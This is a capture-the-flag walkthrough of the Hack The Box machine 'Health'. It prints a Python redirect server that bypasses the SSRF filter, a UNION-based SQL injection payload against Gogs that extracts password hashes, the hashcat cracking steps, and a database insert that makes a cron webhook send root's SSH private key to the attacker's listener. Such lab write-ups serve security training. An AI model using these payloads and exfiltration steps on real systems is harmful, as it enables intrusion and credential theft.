Description
Health is a medium Hack The Box machine that features:
- Web application with Server Side Request Forgery vulnerability by using a proxy server and redirects
- Access to a vulnerable Gogs Git service vulnerable to SQL Injection
- Deploy of local Gogs server to find the SQL Injection payload for retrieving user data
- Password hash recognition and recovery
- Privilege Escalation by abusing Cron functionality of the web application executed by
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.176.
$ ping -c 3 10.10.11.176
PING 10.10.11.176 (10.10.11.176) 56(84) bytes of data.
64 bytes from 10.10.11.176: icmp_seq=1 ttl=63 time=48.1 ms
64 bytes from 10.10.11.176: icmp_seq=2 ttl=63 time=48.1 ms
64 bytes from 10.10.11.176: icmp_seq=3 ttl=63 time=48.4 ms

--- 10.10.11.176 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 48.095/48.219/48.447/0.161 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.176 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.176
Host is up (0.048s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
3000/tcp filtered ppp

Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.176 -sV -sC -p22,80,3000 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.176
Host is up (0.051s latency).

PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 32:b7:f4:d4:2f:45:d3:30:ee:12:3b:03:67:bb:e6:31 (RSA)
|   256 86:e1:5d:8c:29:39:ac:d7:e8:15:e6:49:e2:35:ed:0c (ECDSA)
|_  256 ef:6b:ad:64:d5:e4:5b:3e:66:79:49:f4:ec:4c:23:9f (ED25519)
80/tcp   open     http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HTTP Monitoring Tool
|_http-server-header: Apache/2.4.29 (Ubuntu)
3000/tcp filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the health.htb domain to the /etc/hosts file. The 3000 port is filtered, possibly is only opened only for localhost connections.
$ echo '10.10.11.176 health.htb' | sudo tee -a /etc/hosts
We find a web site that allows you to remotely check whether an HTTP service is available by creating a Webhook.
 The application could be vulnerable to the Server Side Request Forgery vulnerability, allowing access to internal services, such as the
 3000 port we discovered previously. We find that there is a protection against these attacks as the application does not allow entries such as localhost or 127.0.0.1. It seems that the filtering is only done in the content we enter.
We are going to create a HTTP server which will redirect the client to the desired URL, in this case http://127.0.0.1:3000/. We will use the following Python code.
import http.server
import socketserver
import urllib.parse

class RedirectHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        parsed_path = urllib.parse.urlparse(self.path)
        params = urllib.parse.parse_qs(parsed_path.query)

        if 'url' in params:
            redirect_url = params['url'][0]
            self.send_response(302)
            self.send_header('Location', redirect_url)
            self.end_headers()
            self.wfile.write(b'Redirecting...')
        else:
            super().do_GET()

if __name__ == "__main__":
    PORT = 80
    with socketserver.TCPServer(("", PORT), RedirectHandler) as httpd:
        print(f"Web server http://localhost:{PORT}")
        httpd.serve_forever()
Exploitation
We will enter the http://10.10.14.4/?url=http://localhost:3000 URL in the Monitored URL field and then we will start a TCP port listening to receive the response in the Payload URL: nc -nvlp 1234, as http://10.10.14.4:1234/. The Webhook should be sent Always.
 We receive the contents of the website in our server and we find that it is a Gogs Git server.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.176] 42542
POST / HTTP/1.1
Host: 10.10.14.4:1234
Accept: */*
Content-type: application/json
Content-Length: 7691
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.4:1234\/","monitoredUrl":"http:\/\/10.10.14.4\/?url=http:\/\/localhost:3000","health":"up","body":"<!DOCTYPE html>\n<html>\n\t<head data-suburl=\"\">\n\t\t<meta http-equiv=\"Content-Type\" content=\"text\/html; charset=UTF-8\" \/>\n        <meta http-equiv=\"X-UA-Compatible\" content=\"IE=edge\"\/>\n        <meta name=\"author\" content=\"Gogs - Go Git Service\"
...
<p class=\"left\" id=\"footer-rights\">\u00a9 2014 GoGits \u00b7 Version: 0.5.5.1010 Beta \u00b7 Page:
...
Used version is 0.5.5.1010, vulnerable to SQL injection, CVE-2014-8682. Multiple SQL injection vulnerabilities in Gogs (aka Go Git Service) 0.3.1-9 through 0.5.x before 0.5.6.1105 Beta allow remote attackers to execute arbitrary SQL commands via the q parameter to api/v1/repos/search. After reading the proof of concept in Exploit-DB we find the specific payload we are going to use to exploit the vulnerability. We modify the previous script to send the vulnerability and receive the data from the database.
$ cat server.py
import http.server
import socketserver
import urllib.parse

class RedirectHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        parsed_path = urllib.parse.urlparse(self.path)
        params = urllib.parse.parse_qs(parsed_path.query)

        if 'url' in params:
            #redirect_url = params['url'][0]
            redirect_url = '''http://localhost:3000/api/v1/users/search?q=')/**/UNION/**/ALL/**/SELECT/**/2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,CHAR(113,120,106,112,113)||COALESCE((name/**/||CHAR(112,97,115,115,119,100)||/**/passwd/**/||CHAR(112,97,115,115,119,100)||CHAR(115,97,108,116)||salt||CHAR(115,97,108,116)||CHAR(114,97,110,100,115)||rands||CHAR(114,97,110,100,115)),CHAR(32))||CHAR(113,113,120,98,113),2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833,2833/**/FROM/**/user--/**/KCpu'''
            self.send_response(302)
            self.send_header('Location', redirect_url)
            self.end_headers()
            self.wfile.write(b'Redirecting...')
        else:
            super().do_GET()

if __name__ == "__main__":
    PORT = 80
    with socketserver.TCPServer(("", PORT), RedirectHandler) as httpd:
        print(f"Web server http://localhost:{PORT}")
        httpd.serve_forever()
We receive the request with the data:
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.176] 32864
POST / HTTP/1.1
Host: 10.10.14.4:1234
Accept: */*
Content-type: application/json
Content-Length: 1275
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.4:1234\/","monitoredUrl":"http:\/\/10.10.14.4\/?url=http:\/\/localhost:3000","health":"up","body":"{\"data\":[{\"username\":\"susanne\",\"avatar\":\"\/\/1.gravatar.com\/avatar\/c11d48f16f254e918744183ef7b89fce\"},{\"username\":\"2833\",\"avatar\":\"\/\/1.gravatar.com\/avatar\/qxjpqsusannepasswd66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37passwdsaltsO3XIbeW14saltrandsm7483YfL9Krandsqqxbq\"}],
...
We can compose the following fields: name as susanne, passwd as 66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37, salt as sO3XIbeW14 and rands as m7483YfL9K. By reading the Gogs source code we find that the application saves the hash in PBKDF2 format, so we convert the hash to a format Hashcat will understand and then we recover the password.
$ hashcat -m 10900 "sha256:10000:$(echo -n sO3XIbeW14 | base64):$(echo -n 66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37 | xxd -r -p | base64)" /usr/share/wordlists/rockyou.txt
...
sha256:10000:c08zWEliZVcxNA==:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=:february15
...
We find the password for the susanne user, february15, we use it to login to the machine using the SSH service.
$ ssh susanne@health.htb
...
susanne@health:~$ id
uid=1000(susanne) gid=1000(susanne) groups=1000(susanne)
Post-Exploitation
We saw in the website that the application uses a Cron job to run the Webhooks periodically. We are going to use this to add a malicious task to the MySQL database to retrieve the private SSH key of the root user. We find the MySQL credentials in the /var/www/html/.env file. We add the task. We also need to start a listening TCP port: nc -nvlp 1234.
susanne@health:~$ cat /var/www/html/.env
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_PASSWORD=MYsql_strongestpass@2014+
...

susanne@health:~$ mysql -ularavel -p'MYsql_strongestpass@2014+' -h127.0.0.1 laravel

mysql> INSERT INTO tasks (id, monitoredUrl, onlyError, webhookUrl, frequency) VALUES ('b412772d-ff86-4fc3-b35d-26954207d5c1', 'file:///root/.ssh/id_rsa', 0, 'http://10.10.14.4:1234','* * * * *');
Query OK, 1 row affected (0.01 sec)
We receive the SSH key, we format it and we use it to create a new session as the root user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.176] 39294
POST / HTTP/1.1
Host: 10.10.14.4:1234
Accept: */*
Content-type: application/json
Content-Length: 1831
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.4:1234","monitoredUrl":"file:\/\/\/root\/.ssh\/id_rsa","health":"up","body":"-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEAwddD+eMlm...GTHjSZQoS3G\n-----END RSA PRIVATE KEY-----\n"}

$ nano id_rsa
$ sed -i 's/\\n/\n/g' id_rsa
$ sed -i 's/\\//g' id_rsa
$ chmod 600 id_rsa
$ ssh -i id_rsa root@health.htb
root@health:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@health:~# cat /home/susanne/user.txt
<REDACTED>
root@health:~# cat /root/root.txt
<REDACTED>